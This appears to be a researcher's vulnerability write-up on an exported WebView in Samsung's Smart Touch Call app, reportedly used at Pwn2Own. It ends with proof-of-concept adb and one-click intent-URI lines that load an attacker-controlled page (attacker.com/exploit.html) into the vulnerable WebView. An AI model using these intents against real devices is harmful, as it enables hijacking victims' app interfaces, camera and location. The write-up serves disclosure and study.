بِسْمِ اللَّـهِ الرَّحْمَـٰنِ الرَّحِيمِ
Hello everyone, today I want to talk about my first 0-day in a Samsung duplicate. Of course, it has many bugs, but this one was used in Pwn2Own this year by Team Interrupt Lab. They didn’t disclose anything, but as I tested this app, I think it is the only bug in it. However, they already escalated it to share the camera and location of the victim, as you can see in the video here (see original Medium post).
What is Smart Touch Call?
Smart Touch Call is a Samsung feature that overlays a visual, interactive menu on your phone screen when you call Samsung support, offering quick self-service options like tracking repairs, finding service centers, product registration, and troubleshooting via touch, chat, or direct agent connection, enhancing efficiency over traditional voice-only support. It’s a digital self-service tool designed to resolve common issues without long waits, providing an augmented experience with voice and video.
How it Works
- Call Samsung Support: Dial your local Samsung customer care number.
- Opt-In: Press ‘1’ (or follow prompts) to activate Smart Touch Call when offered.
- Receive Link: You’ll get an SMS link to open a visual menu on your device.
- Interact: Use the screen to select options like locating a service center, booking repairs, or getting product information.

Source : "https://x.com/SamsungNewsIN/status/1450747974976348161_"
Now we know how this app works, so let's see where the bug is.
The Vulnerability
As usual, we start with AndroidManifest.xml.


The WebView is exported, which means we can control the URL inside it, but there are two checks we need to pass through:
-
First Check: It's looking for Samsung-related things, and it already passes.

-
Second Check: It's looking to see if the user is in a call or not.


After that, it checks for some extras: URL and HttpMethod. These are what we need to focus on.


The extras now go to postUrl, which is like loadUrl, but this one sends a POST request.

Now we have control over the request. What next? What can we do with this WebView? I also confirmed JavaScript works first by using https://www.enable-javascript.com.
JavaScript Interfaces
You can find all the information here in the WebView code.


We found many JavascriptInterfaces calling functions like:

So, all we need is for the victim to open or click on the attacker's URL while they are in a call.
Attack Flow

Proof of Concept (PoC)
Method 1: ADB Command
adb shell am start \
  -n com.samsung.android.visualars/com.samsung.android.visualars.web.activity.WebViewActivity \
  -a android.intent.action.VIEW \
  --es URL "https://attacker.com/exploit.html" \
  --es httpMethod "POST"
Method 2: Intent URI (1-Click from Browser)
intent://stc#Intent;
scheme=stc.scheme;
action=android.intent.action.VIEW;
component=com.samsung.android.visualars/com.samsung.android.visualars.web.activity.WebViewActivity;
S.URL=https://attacker.com/exploit.html;
S.httpMethod=POST;
end;